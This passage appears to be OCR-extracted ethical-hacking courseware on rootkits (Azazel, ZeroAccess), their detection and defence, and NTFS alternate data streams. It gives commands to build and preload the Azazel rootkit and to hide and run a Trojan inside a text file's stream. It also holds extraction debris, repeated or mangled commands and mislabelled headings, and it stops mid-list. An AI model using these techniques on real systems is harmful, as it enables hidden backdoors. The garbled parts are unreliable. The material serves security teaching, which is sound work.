POST /iis/host.aspx HTTP/1.1\r\nContent-Type: application/octet-stream\r\nHost: **www.**.com\r\nContent-Length: 194\r\n[Content Length: 194]



Rootkit: Azazel



Azazel is a userland rootkit written in C based off of the original LD_PRELOAD technique from Jynx rootkit



FEATURES

- ⊖ Anti-debugging
- ⊖ Avoids unhide, lsof, ps, ldd detection
- ⊖ Hides files, directories, and remote connections
- ⊖ Hides processes and logins
- ⊖ PCAP hooks avoid local sniffing
- ⊖ PAM backdoor for local and remote entry
- ⊖ Log cleanup for utmp/wtmp entries
- ⊖ Uses xor to obfuscate static strings

```
Terminal: localhost: ~ $ git clone https://github.com/chokepoint/azazel.git
Terminal: localhost: ~ $ make
Terminal: localhost: ~ $ LD_PRELOAD=/lib/libselinux.so bash -l
```

Rootkit: ZeroAccess



- ZeroAccess is a kernel-mode rootkit which uses advanced techniques to hide its presence
- It is capable of functioning on both 32 and 64-bit flavors of Windows from a single installer and acts as a sophisticated delivery platform for other malware

cmd.exe	Console	0
tasklist.exe	Console	0
explorer.exe	Console	0
23839502:3389583173.exe	Console	0
taskmgr.exe	Console	0
ntvdm.exe	Console	0
notepad.exe	Console	0
tasklist.exe	Console	0
wpvrsse.exe	Console	0

```
C:\>calc < c:\BIN\procheck.exe  
c:\BIN\procheck.exe:Everyone:(NP)<special access>  
DELETE  
READ_CONTROL  
WRITE_DAC  
WRITE_OWNER  
STANDARD_RIGHTS_REQUIRED  
FILE_READ_DATA  
FILE_WRITE_DATA  
FILE_APPEND_DATA  
FILE_READ_EA  
FILE_WRITE_EA  
FILE_EXECUTE  
FILE_DELETE_CHILD  
FILE_READ_ATTRIBUTES  
FILE_WRITE_ATTRIBUTES
```


- If running under 32-bit Windows, it will employ its kernel-mode rootkit. The rootkit's purpose is to:

- Hide the infected driver on the disk

- Enable read and write access to the encrypted files

- Deploy self defense

- The payload of ZeroAccess is to connect to a peer-to-peer botnet and download further files



Detecting Rootkits



Integrity-Based Detection

It compares a snapshot of the file system, boot records, or memory with a known trusted baseline

Signature-Based Detection

This technique compares characteristics of all system processes and executable files with a database of known rootkit fingerprints

Heuristic/Behavior-Based Detection

Any deviations in the system's normal activity or behavior may indicate the presence of rootkit

Runtime Execution Path Profiling


This technique compares runtime execution paths of all system processes and executable files before and after the rootkit infection

Cross View-Based Detection

Enumerates key elements in the computer system such as system files, processes, and registry keys and compares them to an algorithm used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of rootkit


Steps for Detecting Rootkits

Run "dir /s /b /a-h" and "dir /s /b /a-h" inside the potentially infected OS and save the results




**Step
1**

Boot into a clean CD, run "dir /s /b /a-h" and "dir /s /b /a-h" on the same drive and save the results




**Step
2**

Run a clean version of Windiff on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)



How to Defend against Rootkits



Reinstall OS/applications from a trusted source after backing up the critical data



Well-documented automated installation procedures need to be kept



Perform kernel memory dump analysis to determine the presence of rootkits



Harden the workstation or server against the attack

Educate staff not to download any files/programs from untrusted sources

Install network and host-based firewalls

Ensure the availability of trusted restoration media

Update and patch operating systems and applications

How to Defend against Rootkits (Cont'd)




Verify the integrity of system files regularly using cryptographically strong digital fingerprint technologies



Update antivirus and anti-spyware software regularly



Avoid logging in an account with administrative privileges



Adhere to the least privilege principle



Ensure the chosen antivirus software posses rootkit protection



Do not install unnecessary applications and also disable the features and services not in use

Anti-Rootkits



Virus Removal Tool
<http://www.sophos.com>



Rootkit Buster
<http://downloadcenter.trendmicro.com>




Hypersight Rootkit Detector
<http://northsecuritylabs.com>



F-Secure Antivirus
<http://www.f-secure.com>



Avira Free Antivirus
<http://www.avira.com>




WinDetect
<http://www.free-anti-spy.com>




SanityCheck
<http://www.resplendence.com>



TDSSKiller
<http://support.kaspersky.com>




GMER
<http://www.gmer.net>



Prevx
<http://www.prevx.com>

NTFS Data Stream



01

NTFS Alternate Data Stream (ADS) is a Windows hidden stream which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files

02

ADS is the ability to fork data into existing files without changing or altering their functionality, size, or display to file browsing utilities

03

ADS allows an attacker to inject malicious code in files on an accessible system and execute them without being detected by the user


How to Create NTFS Streams




Notepad is stream compliant application



- ⊖ Launch c:\>notepad myfile.txt:lion.txt
- ⊖ Click 'Yes' to create the new file, enter some data and Save the file



- ⊖ To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
`notepad myfile.txt:lion.txt`
`notepad myfile.txt:tiger.txt`




- ⊖ Launch c:\>notepad myfile.txt:tiger.txt
- ⊖ Click 'Yes' to create the new file, enter some data and Save the file



- ⊖ View the file size of **myfile.txt** (It should be zero)



NFS Stream Manipulation



01

To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

02

To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

03

To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```


How to Defend against NTFS Streams



To delete NTFS streams, move the suspected files to FAT partition



Use third-party file integrity checker such as Tripwire to maintain integrity of an NTFS partition files



Use programs such LADS and ADSSpy to detect streams

NTE'S Stream Detector: StreamArmor

Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system



<http://securityxploded.com>

NTFS Stream Detectors



ADS Spy
<http://www.merijn.nu>



Stream Explorer
<http://www.rekemvonder.com>



ADS Manager
<http://dimitrybront.com>



ADS Scanner
<http://www.pointstone.com>



Streams
<http://technet.microsoft.com>



ADS Detector
<http://sourceforge.net>



AlternateStreamView
<http://www.nirsoft.net>



GMER
<http://www.gmer.net>



NTFS-Streams: ADS manipulation tool
<http://sourceforge.net>



HijackThis
<http://free.antivirus.com>

What is Steganography?



01


Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data

02

